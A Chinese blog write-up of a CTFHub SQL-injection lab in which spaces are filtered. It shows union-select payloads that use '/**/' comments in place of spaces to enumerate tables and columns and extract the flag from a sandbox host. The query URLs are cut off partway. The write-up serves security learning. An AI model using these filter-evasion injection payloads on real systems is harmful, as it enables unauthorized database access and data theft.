CTFHUB——sql注入 过滤空格

原创


救救直男吧！ 已于 2022-03-11 15:56:04 修改 1255 收藏
分类专栏： CTFHUB 文章标签： sql 数据库 database
于 2022-03-11 15:54:50 首次发布


CTFHUB 专栏收录该内容
15 篇文章 0 订阅
订阅专栏


靶场地址：https://www.ctfhub.com/#/skilltree

随着黑客技术的提升，我们开发人员的防护措施也越来越多，为了防止sql注入，我们开发人员通常会在后台过滤某些非正常用户输入的字符，例如union、select、单引号双引号等等。

在此我们这个靶场是过滤了空格符号·，我们进入到靶场



输入一个空格，发现页面提示



我们可以进行相关资料的搜索，发现可以用/**/来代替空格

那我们就构造语句

0/**/union/**/select/**/1,2

确定回显位置，进行注入。

查看表

```
http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(table
```



```
http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(colum
```

查看列：

查询内容

```
http://challenge-0856f071c57bb5b9.sandbox.ctfhub.com:10800/?id=0/**/union/**/select/**/1,group_concat(yjlon
```

全部内容：



到这我们flag就求出来了，这题主要的考点就是如果空格被过滤了我们该用什么符号代替空格，能看到这题的应该都不是小白，所以我也就简单概述了。

大家只需要知道空格是可以用/**/来代替就够了，如果遇到其他被过滤的可以自行百度解决